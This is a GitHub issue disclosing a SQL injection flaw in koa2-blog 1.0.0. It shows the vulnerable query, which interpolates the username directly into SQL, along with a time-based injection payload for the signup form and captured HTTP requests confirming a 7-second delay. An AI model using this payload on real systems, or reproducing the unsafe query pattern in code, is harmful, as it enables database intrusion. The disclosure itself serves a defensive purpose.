New issue

Jump to bottom

koa2-blog v1.0.0 sql injection vulnerability #41

Closed jiguangsdf opened this issue on Nov 28, 2019 · 0 comments

jiguangsdf commented on Nov 28, 2019

A sql injection was discovered in koa2-blog 1.0.0 .There is a sql injection vulnerability which allows remote attackers to Injecting a malicious SQL statement into a server via:


`post http://127.0.0.1:3000/signup`

Vulnerability code

```
// 通过名字查找用户数量判断是否已经存在
exports.findDataCountByName =  ( name ) => {
  let _sql = `select count(*) as count from users where name="${name}";`
  return query( _sql)
}
}
```

POC

Trigger SQL injection vulnerability by registering new users,we can see that the injected statement executed successfully and the page response timed out for 7S



用户名：admin" and sleep(7) and "1

密码：•••••

重复密码：

状态	方法	域名	文件	触发源头	类型	传输	大小	
200	GET	127.0.0.1:3000	signup	document	html	4.39 KB	4.25 KB	5 毫秒
304	GET	127.0.0.1:3000	index.css	stylesheet	css	已缓存	5.68 KB	1 毫秒
200	GET	unpkg.com	jquery.min.js	script	js	已缓存	0 字节	
200	GET	www.wclimb....	avatar.png	img	png	已缓存	69.68 KB	
200	POST	127.0.0.1:3000	signup	xhr	json	184 字节	37 字节	13 毫秒
400	POST	127.0.0.1:3000	signup	xhr	plain	4.80 KB	0 字节	2
400	POST	127.0.0.1:3000	signup	xhr	plain	4.80 KB	0 字节	

请求网址: http://127.0.0.1:3000/signup
请求方法: POST
远程地址: 127.0.0.1:3000
状态码: 400 Bad Request
版本: HTTP/1.1

过滤消息头

请求头 (819 字节)

Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate

```
POST /signup HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 4071
Origin: http://127.0.0.1:3000
DNT: 1
Connection: close
Referer: http://127.0.0.1:3000/signup
Cookie: Hm_lvt_db1838bfd0b81ebff469f5ef62a0621a=1568018171;
UM_distinctid=16d15849bfea-08037f72717729-12666d4a-13c680-16d15849c00203;
 CNZZDATA1277354711=1026187941-1568023215-null%7C1568023215;
CNZZDATA1277627309=2052320193-1568022583-null%7C1568022583

name=admin" and sleep(7) and
"1&password=admin&repeatpass=admin&avator=data%3Aimage%2Fpng%3Bbase64%2Ci
VBORw0KGgoAAAANSUhEUgAAAGQAAABkCAYAAABw4pVUAAAKzklEQVR4nO2deVAUVx7HHXoGGI
6RHhjuS1SMHILI5a0oIIcgKCK6Kopu1OymNB6Jd1SCqMQDFcWKZjeW2UrF2lqztW5iWbWprVV
3s1WLGg%2BMURJU5FSiEQRHvvvH0D3TMz3DOFf3QHfVt%2Bb1O3t%2Bn%2Fn16%2B73%2Bs0g
EUFCEAkRIVeHxZ502NUnkpHPzTeaDsuC4umwVD7C6LYClrzQmzaIe0PwQ25%2BsXTYPSCODot
dAhj5CGdfOuwsD9cAFWOR4xCAcCDBQ%2BxIAhBKEi867OihPhVJ3IKNKi9xC7F%2FIDGrT3MK
wdVvDB2WekWy5nELHGtUXR7DZxjdrnDK4rE8FWECED5LANIriWwYHXbxT6bDDo6%2BVm338uX
%2FCEAouQVNUQMZHM6ah3CxTGdtrAY0ED5KAMIz2RyIWBbK%2BZdmExn7Ozosj19Hh2URxTZp
X%2BEzDIHBkYKHsMkldBYdlsjjrN5eYHAkLQEIx9KEYVEgAUteGLwDFaQr%2F8CRNAgqTgDCo
bRhWBSIINOAaMf1OyCSwJmMfWnMVoh9pqrSQgrgNGyZOm9AJhw8RkNEkBAHzLTJ8WnCGBBAdO
Rs2zttAYidig2GAEQAIojXQBK2%2FpVzwwhABBkGEhQ3C9qy1UE5eoTZrK379%2Btw8eI%2FG
HHjJ6YjKITdMLYA4h84kl9AuJYsIB4xs0s5A8J62TtQgeQdbcHc6ieYf%2BoXFH%2F2KlLf%2
B7NN2w8IiuAfkKFz1jP2JT62OX1kHWhA7uEmzDneinmftGPRH55j6ZkOOLnb9iaS9VkWXzxE4
h1hclmXYROMzjt9Tz0yPn6EmYcaVV5y4gkWnPoFxadfYPmfOgUglMSKt8CYgf4GcnwDz0rZ%2
FRPS9j1Qe8mxVhT1eknJmQ5EZTK9tra21iZQqA6eUyCKxGzGvoPUulNuxm27jS1ldWovqWxEf
lULChle8pITIPQAFV88xBYau%2F0HTCq9BwBI2%2FcA1FZwvI0Ol5zpMLudNx0b8vYN5wcQYz
ZLtpe0tRYTdv4IAEjt9ZI%2FXn6G%2FKoWur26VqXNgWiKUyBPul%2BzGv%2F8%2BQt42dVFx
81fsAzffvsvtLe3AwDOnj2H0CGj4OyiOsUREvUbTw5i%2Ff1QwubbGLv9BwDA1foOpO17iKwD
DZh1pFnvjyA7p3DgANHeGhubaIPIPILocF8epC%2Fe0VnB2B%2Bz8SaSt93BwyfdmFJWh9Q99
QCAnMomtHeofxyuXqoO9qOyChw7flLnuCfs%2Fy8ttu8llkVDLIs2ySa8AqIvLjljNmv5qmMn
6TJ79x1ilFMqlXQalT%2Fu%2FRtI3HIb755%2BiEml93Hqn0%2Bx%2BWwLsg8%2BxqwjzSiob
kPRyXaUrNyAlWs2YueuPTazBW%2BBaMbry0dtx6s%2F1TF6VvZcNDU165QTESRi119H%2FMZb
SNp6h9mX7H%2BEnMpG5FelovTvz1E0v8TmIOwKiHYZtriKisMYPmIMa5nOTtUN36i111Resvk
2AGBS6T2klP%2BM9IqHmFPViNVftKHwRBtnMHgJxBAk61PmEaxT5sjREwCAu3fvMeJ7enroOq
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 37
Date: Thu, 28 Nov 2019 07:50:52 GMT
Connection: close

{"code":200,"message":"注册成功"}
```

? < + > Type a search term 0 matches
? < + > Type a search term 0 matches
Done

179 bytes | 7,028 millis

wclimb closed this as completed on Nov 30, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants